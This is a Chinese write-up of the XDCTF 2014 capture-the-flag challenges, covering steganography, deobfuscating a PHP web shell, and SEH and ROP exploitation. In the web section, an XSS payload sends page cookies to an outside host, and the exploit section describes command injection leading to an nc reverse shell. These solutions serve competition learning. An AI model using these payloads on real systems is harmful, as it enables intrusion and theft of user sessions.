XDCTF2014 Writeup

萌萌萌

Web50

猜谜语类题目？FLAG在图片中有一些字符的ASCii值，拼起来就是FLAG。

Web100

隐写术。使用工具StegSolve，把任一颜色的bit0拼起来图片的最开始部分即为flag。

Web150

题目给了一个使用不可见字符强力混淆过的一个 shell.php 文件，常见文本编辑器修改之后，原代码就不能执行了。

因此使用 16 进制编辑器打开，在中间插入一个函数

```
er($s) { echo $s; return $s; }
```

然后后面需要打印变量的时候，就插入这个函数即可。

经过尝试，发现中间的几个带中间数字变量的实际上是类似如下的表达式，XX 和 YY 都太长，代替表示一下。

preg_replace(“/XXXXXXXXXXX/e”, “eval(YYYYYYYYYYYYYY)”)

将 eval 替换成上面的 er 函数，于是打印出了源代码，可以看出是著名的 b374k 代码修改而成的。


在里面发现了多个密码，其中有一行是

```
$smtppass          =       "XDSE@L0VEr2014";
```

将这个密码提交，成功得分。


Web200

一个娱乐性质的代码审计，每次随机出来两行，半看半猜大概知道了一点，然后拿下一血~



Web180

社工题，用户名可以在代码里找到，然后通过qq空间发现残缺的身份证一角和生日信息，住址信息，需要稍微爆破一下西安的地区代码：



Web250

XSS题，直接贴利用代码：

[svg][Script]window.location = 'http://ctf.zjuisa.org/' + document.cokie[/Script]

Web270[1]

Flag在数据库中，用burpsuite辅助脱裤之后cat * | grep flag

Web270[2]

flag在web旁站根目录：


```
<?php
define('flag', 'flag-3rdf1agis0nth155erver');
?>
```

Exploit100

程序中包含异常处理,HTTP GET请求的路径会覆盖SEH结构,因此通过覆盖SEH Handler的方式来利用.SEH结构往后只能覆盖16字节,因此考虑将shellcode放在前面,然后在nextSEH处 使用jump 99来跳转到最开头,覆盖后的SEH handler指向程序本身的gadget:pop pop ret。

Exploit200

简单逆向了下 ,一个bug是popen处可以命令注入



直接nc连接反弹shell

Exploit600

1.login

需要发送:

0x10 + len(user) + len(password)

0x10 + user + ':' + password

之后有一个函数会check帐号密码,根据帐号逐位映射出密码
这里给出一组:LeoC + gAMU
之后有0x10,0x11,0x20,0x21,0x30,0x31几个select
0x10和0x11无用
0x20可以覆盖(dword_40DA40 + 66)这个函数
0x21可以利用send发送并在读到 (dword_40DA40 + 66) ,获得程序运行基址
0x30中可以将VirtualProtect的地址写到.data:0040DA3C
但是前提是能读到文件,可以先调用(dword_40DA40 + 66)这个函数写文件,然后用0x30分支读文件
0x31可以在利用0x20覆盖 dword_40DA40 + 66之后trigger
Workflow:
1.login
2.用0x20覆盖264个字节,之后用0x21读 (dword_40DA40 + 66)函数地址,减去偏移获得程序运行基址
3.用0x20设置写的文件名,用0x31触发 (dword_40DA40 + 66)原始函数写文件,用0x30读文件,使得进入分支,load dll并将virtualprotect地址写入.data:0040DA3C
4.利用0x20覆盖 (dword_40DA40 + 66),将地址覆盖为一个stack pivot的gadget
5.利用0x31触发,将payload写到第二个参数中,这样触发stack pivot后整个payload就写入栈中
6.payload中构造了一个rop chain,调用virtualprotect赋予执行权限,读取shellcode并执行

Crack100

使用工具.Net reflector解混淆+反编译.net程序，分析逻辑发现一个ASCII字符会被encode为一个UTF-8 字符，通过包含全部字符的输入文件获得映射表，反查出映射前的字符串。再根据提示长度44再对后边的字符做base64及异或得到最终答案。

Crack120

压缩包中包含一个编码过的文件和一个pyc文件。对pyc文件分析可知编码的方法，写出反向逻辑求解即可得到一张图片文件，从中可看到flag。

```
#!/usr/bin/env python2
import sys

ans = ''
f = open('data').read()
for c in f:
    bit = '1' if (ord(c) >> 7) else '0'
    count = ord(c) & 0x7f
    ans += bit * count

ret = ''
for i in xrange(0, len(ans), 8):
    ret += chr(int(ans[i:i + 8][::-1], 2))

sys.stdout.write(ret)
```

crack180(MIPS)

使用qemu-mips打开调试模式运行程序，再gdb连接上。在0x00400ce0处下断点修改$fp+24进入特权模式。在程序中输入showconfig可以看到The key is : BFCBACACARDRHRHHDRDTCDDG。再在0x401190处下断点临时修改v0跳过检查，在程序中输入前面看到的编码过的key即可拿到flag。

Crack150

首先逆向dex文件找到用户名密码登录，进入之后小黑说你知道"XX神器"么。猜测flag和XX神器有关，百度了一下没发现什么线索。随后发现asset文件夹里有个可疑的图片。xxd后发现里面包含一个dex文件。提取出来以后却发现无法反编译。但是可以获取dex中所有string的字符串。其中一个字符串写到：flag是"key"的小写16位md5。用md5sum一下"key"字符串，就得到了最后的flag。

Crack180

google之...
A = aaaaa B = aaaab C = aaaba D = aaabb E = aabaa F = aabab
用这个替换截获密文中的每一个5字节ab组合,可以得到一串160字节的密文
尝试nc连接创建帐号进行转账,将测试的截获密文同样转换成160字节的密文
可以发现第64-96字节是密码....
直接用帐号Ph和解出的密码登入对Z2333帐号转账23333,得到FLAG